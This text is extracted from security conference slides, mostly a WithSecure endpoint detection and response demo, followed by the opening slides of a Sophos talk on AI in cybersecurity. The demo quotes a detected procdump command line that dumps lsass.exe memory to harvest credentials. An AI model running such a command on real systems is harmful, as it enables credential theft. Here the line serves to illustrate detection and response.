Alert Flow Normalization



Data Enrichment



Case Proximity Routing



Security Orchestration



Guided Response Actions



Analysis & Reporting

Portal



Customers



Threat Intelligence Platform

SOAR Platform

Case Management

Proprietary Malware Analysis Tools

Proprietary Cybercrime Analysis Tools



Services

Public Cloud Services


Private Cloud Services

OnPrem / Endpoint Services

OT / ICS Services



Trends in Managed Security Services





Mehr Nachfrage nach SOC-as-a-Service



SaaS aus der Cloud



Aufschwung von XDR



Integration von Threat Intelligence

Vielen Dank!



Cyberdefense

WithSecure™ Elements Detection & Response der Cybercop

Stefan Linnig
Sales Engineer



WITH
secure

WithSecure™ früher F-Secure



Instinctive
technologies

+



Proven
expertise

35
Year history

> 2.5 M
Endpoints secured

1,300
Employees

> 7.5 M Monthly
ransomware
detections

7,000+
Partners

**Continuously
high partner
satisfaction:**
Net promoter
score of **72**

135m
Revenue '22

The largest
European cyber
security vendor

Listed on the
NASDAQ OMX
Helsinki Ltd

We are here to build
and sustain trust in a
digital society.

WithSecure product and service offering



Predict



Prevent



Detect



Respond

Insights consulting –

Establishing strategic priorities, building governance models, resilience and detection capability development

Security Assurance - Assess the security posture of assets, applications, embedded systems, OT and networks

Incident Response –

Live attack response, and readiness preparation and testing

CSPM and ASM - Continuous monitoring to enable proactive response to vulnerabilities and emerging threats

Countercept MDR –

24/7 Managed Detection and Response services for legacy and cloud

Elements vulnerability management –
Harden your attack surface

Elevate –

Hybrid services, expert support for tough cases

Elements endpoint protection –
for Windows, Mac, Linux, iOS, and Android

Co-monitoring –

24/7 or out-of-office hours version

Elements collaboration protection –
for MS365

Elements cloud security posture management –
for AWS and Azure cloud environments

Elements endpoint detection & response –
Critical external threat protection

Cloud protection
for Salesforce (CPSF)

Partner services – Competence development, service design, integration support, co-marketing, sales & technical support

■ W/Consulting ■ W/Managed service ■ W/Elements and CPSF ■ Partner services


**Elements endpoint detection
& response –**
Critical external threat protection

Problem?



Lösung?

KI - schon wieder...



Worin sind Computer gut?

- Große Datenmengen verarbeiten – Computer skalieren




Worin sind Menschen gut?

- Entscheidungen treffen



Broad Context Detection™ in action



Need for self-learning AI and machine learning



Supervised ML modules

- Detecting threats based on training data
- Learning from expert feedback



Unsupervised ML modules

- User/host profiling
- Anomaly detection



Data transformation

- Advanced visualization
- Intelligently clusters anomalies

- Home
- ENDPOINT PROTECTION
- ENDPOINT DETECTION AND RESPONSE
- Dashboard
- Broad Context Detections
- Event search
- Devices
- Software
- Response
- Automated actions
- Downloads
- Reports
- Settings
- Support
- Subscriptions
- VULNERABILITY MANAGEMENT
- CLOUD SECURITY POSTURE MANAGEMENT
- COLLABORATION PROTECTION
- Management - Collaboration Protection
- MANAGEMENT

Dashboard

Devices at risk ?


Device	Company	Open Detections
DESKTOP-V0738FC	FR IT-Central	1 - 1
win2016dc.training.f-secure.local	RS GlobalCorp Inc	1 - 1
DESKTOP-TLFMF7L	FR IT-Sec	- 3 2
DEMOCBServer.DEMOCB.local	FR IT-Central	- 2 3
WithSecure-Labo.stilabs.local	FR IT-Sec	- 1 4

Recent detections (5 out of 28 devices at risk) [See all devices >](#)


Overview Last 30 days

50 Devices	4.1M Total Events	46 Detections
168 Software	0 Potentially unwanted software	0 Harmful software

Open detections by risk ? Last 30 days



Detections by status ? Last 30 days



- Home
- ENDPOINT PROTECTION
- Dashboard
- Devices
- Software updates
- Reports
- Subscriptions
- Profiles
- Security posture (PILOT)
- Downloads
- Support
- Accounts
- Security events
- ENDPOINT DETECTION AND RESPONSE
- Dashboard
- Broad Context Detections
- Event search
- Devices
- Software
- Response
- Automated actions

[Back to Detections list](#)
 Broad Context Detection 2 of 2
2495210-773

[Go to old Broad Context Detection view](#)

Privilege escalation

Severe risk (100), High confidence, High criticality [Response Walkthrough](#)

Created: 23.10.2023 22:36:15 UTC+02:00
Modified: 10.11.2023 09:08:17 UTC+01:00

New

Summary Analysis Comments Log

Info and above (default)

Overview [Process details](#)

- Quick actions
- Isolate affected device
 - Scan device
 - Collect forensics package

More response actions


Elevate to WithSecure
Elevate

Company
RS GlobalCorp Inc

Affected devices (1)
win2016dc.training.f-secure...

Identical detections (0)

Similar detections (0)



win2016dc.training.f-secure.local
2 processes added [Remove all](#)

procdump64.exe [Remove](#)

Username	TRAINING\admin
Command line	"C:\Users\Public\procdump64.exe" -accepteula -ma lsass.exe "C:\TMP\somethingwindows.dmp"
Path	%profiles%\public
PID	5260
SHA1	4bed038c66e7fdbbf0365669923a73fbc9bb8f4
Execution start	23.10.2023 22:34:40 UTC+02:00
Execution end	23.10.2023 22:34:40 UTC+02:00

Detections: [Expand all](#) [Collapse all](#)

Detection 1/2 : Lsass process dumped **High**
23.10.2023 22:34:40 UTC+02:00

Description: Dumped the lsass.exe memory. This may be an attempt to access passwords or hashes.

- Profiles
- Security posture (PILOT)
- Downloads
- Support
- Accounts
- Security events
- ENDPOINT DETECTION AND RESPONSE
- Dashboard
- Broad Context Detections
- Event search**
- Devices
- Software
- Response
- Automated actions
- Downloads
- Reports
- Settings
- Support
- Subscriptions
- VULNERABILITY MANAGEMENT

Endpoint Detection and Response / Event search

Event Search

Total: 10000

Filter: Please Select Please Select Enter filter value Add

Created Estimate Within Last 7 Days Organization Equals RS GlobalCorp Inc

	Created Estimate	Received	Device Name	Organization	Process Name	Event Type
▼	a day ago 14.11.2023 12:57:02 UTC+01:00	a day ago 14.11.2023 12:58:47 UTC+01:00	BARTS-VM	RS GlobalCorp Inc	WinSAT.exe	new_process
▲	a day ago 14.11.2023 12:57:02 UTC+01:00	a day ago 14.11.2023 12:58:47 UTC+01:00	BARTS-VM	RS GlobalCorp Inc	rundll32.exe	ti_event_tracir

Event Details

= ✕	Parent Process Name:	-
= ✕	Parent Process Path:	-
= ✕	Parent Process CMDL:	-
= ✕	Parent Process GPID:	-
= ✕	Parent Process GPID Chain:	-
= ✕	Parent Process Elevated:	-
= ✕	Parent Process PID:	-
= ✕	Parent Process SHA-1:	-
= ✕	Parent Process User:	-
= ✕	Process Name:	rundll32.exe
= ✕	Process Path:	%systemroot%\System32
= ✕	Process CMDL:	"C:\WINDOWS\system32\rundll32.exe" sysmain.dll,PfSvWsSwapAssessmentTask
= ✕	Process GPID:	p:e463af5485afc9137136cc03ae765530
= ✕	Process GPID Chain:	p:b7c37dd918e9ac2b39a91efd6b86fe59, p:c280c3725b7744aef7357d191d429cef, p:4dde2869b7088e9d171e39e0444ec1fe
= ✕	Process Elevated:	true

Search for columns...

Visible columns [Clear all](#)

- Created Estimate
- Received
- Device Name
- Organization
- Process Name
- Event Type
- Process CMDL
- Event ID
- Destination Host Domain Name

You can move this column to hidden columns

- Parent Process CMDL
- Parent Process Elevated
- Parent Process GPID
- Parent Process GPID Chain
- Parent Process Name
- Parent Process PID
- Parent Process Path
- Parent Process SHA-1
- Parent Process User
- Process Elevated
- Process GPID
- Process GPID Chain
- Process PID
- Process Path
- Process SHA-1
- Process User
- Target Process CMDL

- Home
- ENDPOINT PROTECTION
- Dashboard
- Devices
- Software updates
- Reports
- Subscriptions
- Profiles
- Security posture (PILOT)
- Downloads
- Support
- Accounts
- Security events
- ENDPOINT DETECTION AND RESPONSE
- Dashboard
- Broad Context Detections
- Event search
- Devices
- Software
- Response
- Automated actions

[Back to Detections list](#)
 Broad Context Detection 2 of 2
2495210-773

[Go to old Broad Context Detection view](#)

Privilege escalation

Severe risk (100), High confidence, High criticality [Response Walkthrough](#)

Created: 23.10.2023 22:36:15 UTC+02:00
Modified: 10.11.2023 09:08:17 UTC+01:00

New

- New
- Acknowledged
- In progress
- Monitoring
- Closed

[More response actions](#)

Elevate to WithSecure

Elevate

Company

RS GlobalCorp Inc

Affected devices (1)

win2016dc.training.f-secure...


Identical detections (0)

Similar detections (0)

Summary Analysis Comments Log

Info and above (default)

- Confirmed
- Unconfirmed
- False positive



Overview [Process details](#)

win2016dc.training.f-secure.local
2 processes added [Remove all](#)

procdump64.exe [Remove](#)

Username TRAINING\admin
 Command line "C:\Users\Public\procdump64.exe" -
 accepteula -ma lsass.exe
 "C:\TMP\somethingwindows.dmp"
 Path %profiles%\public
 PID 5260
 SHA1 4bed038c66e7fdbbf0365669923a73f
 bc9bb8f4
 Execution start 23.10.2023 22:34:40 UTC+02:00
 Execution end 23.10.2023 22:34:40 UTC+02:00

Detections: [Expand all](#) [Collapse all](#)

Detection 1/2 : Lsass process dumped **High**
23.10.2023 22:34:40 UTC+02:00

Description Dumped the lsass.exe memory.
This may be an attempt to access
passwords or hashes.

Automated actions Add rule

Filter: Please Select Please Select Add

<input type="checkbox"/>	Active	Rule Name	Rule Type	Organizatio...	Risk Level
<input type="checkbox"/>	<input type="checkbox"/>	Device isolation	Device isolation	3	Severe and high
<input type="checkbox"/>	<input type="checkbox"/>	Test	Device isolation	1	Severe
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Weekend	Device isolation	2	Severe

Add rule ×

Description

Rule name*

Rule type*

Note: This feature will affect only devices under selected organizations having Endpoint Protection client with EDR subscription.

Applies to

All non-critical devices
 Include devices with critical importance

Organizations*


Risk level*

Schedule i

Apply schedule during these hours:
 The rule works only during defined days and hours.


– 🗑️
 – 🗑️

Cancel Add



Advanced responses support English language only. [View details](#)

New response action



Actions

- Retrieve rdp cache files from (USERHOME)\(AppData\Local\Local Settings\Application Data)\Microsoft\Terminal Server Client\Cache\.*
- Retrieve prefetch**
Retrieve all prefetch (*.pf) files from %SYSTEMROOT%\Prefetch
- Map registry ***
Retrieves a listing of all registry keys under the given path.
- Retrieve anti-virus logs**
Retrieves anti-virus log files (.log/.txt/.html/.evtx format).
- Retrieve event log entries ***
Retrieves Windows event log entries in a format viewable from within the frontend.
- Retrieve files**
Retrieves files.
- Full memory dump (Windows)**
Uploads a full memory dump. Warning: this job uploads large files and will thus block subsequent jobs, consider running this job last.
- Netstat ***
Retrieves network connections, routing tables, interface statistics, masquerade connections, multicast memberships and associated process information for each entry from the selected endpoints.
- Delete WMI persistence**
Removes persistence achieved through WMI Event subscription by deleting the matching instances of EventConsumer, EventFilter and FilterToConsumerBinding. If a single search term is provided then all the related instances will be removed. For example, if the EventConsumer name is only entered, then the matching EventConsumer, all the FilterToConsumerBindings that reference it, and the EventFilters referenced by the binding instances, are removed. Providing additional search terms help narrow down the results to delete only matching instances. An error is raised if any deleted instance is found again after the specified time delay.

* The output for these actions is in jsonl. [Find out more.](#)

- Home
- ENDPOINT PROTECTION
- Dashboard
- Devices
- Software updates
- Reports
- Subscriptions
- Profiles
- Security posture (PILOT)
- Downloads
- Support
- Accounts
- Security events
- ENDPOINT DETECTION AND RESPONSE
- Dashboard
- Broad Context Detections
- Event search
- Devices
- Software
- Response
- Automated actions

[Back to Detections list](#)
 Broad Context Detection 2 of 2
2495210-773

Privilege escalation
 Severe risk (100), High confidence, High criticality [Response Walkthrough](#)

New ▼ [Summary](#) Analysis Comments Log Info and above

- Quick actions
- Isolate affected device
 - Scan device
 - Collect forensics package

More response actions ⓘ


Elevate to WithSecure
 Elevate

Company
 RS GlobalCorp Inc

Affected devices (1)
 win2016dc.training.f-secure...

Identical detections (0)

Similar detections (0)



Elevate to WithSecure

Elevated Broad Context Detection

To elevate this Broad Context Detection to the WithSecure experts, choose Elevate. Once elevated, WithSecure Threat Analyst will analyze the detection and provide verdict on the attributes of the detection. This will require one active Validation Token. Based on the validation result, you may request a more comprehensive study of the detection. This will require one active Investigation Token.

Add comment

Please summarise the reason you are elevating this BCD to WithSecure. Is there something specific concern you could highlight?

Subscription type: Elevate [Choose subscription ▼](#)
 Key: MWLF-PATG-EHTD-LP47-WCPD
 Organization: -
 Expiration date : 01.01.2024
 Validation: 16 Investigation: 9

Elevate

Elevation acknowledged

Validation result by WithSecure™

Request for investigation

Investigation request acknowledged

Investigation result by WithSecure™

Elevation closed



WithSecure Co-Monitoring service

- + Monitoring (24/7 or out-of-hours) of severe-risk detections by WithSecure
- + Validation and investigation of severe-risk detections by a human threat analyst
- + Confirmed attacks are escalated directly to partners or customers on-call
- + Threat Analyst provides containment advice for fast and effective remediation
- + Possible to escalate to Incident Response services with or without IR Retainer

Outcome

- ✓ Improved resilience
- ✓ Minimized disruption and unplanned expense
- ✓ Customer trust

WITHTM secure

Stefan Linnig

Sales Engineer

stefan.linnig@withsecure.com



WITH
secure

Zukunftssichere IT-Sicherheit

– welche Rolle spielen Mensch und KI?

Michael Veit

Technology Evangelist, SOPHOS

November 2023



SOPHOS

Delivering Optimal Cyber Security Outcomes



Native, Open, or Hybrid Event Correlation

SECURITY CONTROL POINTS

OUTCOME OPTIMIZATION AND AUTOMATION







THREAT DETECTION AND RESPONSE

KI verändert die IT-Sicherheit

Phishing-Email

ChatGPT

 Examples	 Capabilities	 Limitations
"Explain quantum computing in simple terms" →	Remembers what user said earlier in the conversation	May occasionally generate incorrect information
"Got any creative ideas for a 10 year old's birthday?" →	Allows user to provide follow-up corrections	May occasionally produce harmful instructions or biased content
"How do I make an HTTP request in Javascript?" →	Trained to decline inappropriate requests	Limited knowledge of world and events after 2021

Send a message...

[ChatGPT Mar 14 Version](#). Free Research Preview. Our goal is to make AI systems more natural and safe to interact with. Your feedback will help us improve.

Ransomware

ChatGPT



Examples

"Explain quantum computing in simple terms" →

"Got any creative ideas for a 10 year old's birthday?" →

"How do I make an HTTP request in Javascript?" →



Capabilities

Remembers what user said earlier in the conversation

Allows user to provide follow-up corrections

Trained to decline inappropriate requests



Limitations

May occasionally generate incorrect information

May occasionally produce harmful instructions or biased content

Limited knowledge of world and events after 2021

Send a message...



[ChatGPT Mar 14 Version](#), Free Research Preview. Our goal is to make AI systems more natural and safe to interact with. Your feedback will help us improve.

Wo kann KI + ChatGPT eine Bedrohung sein?

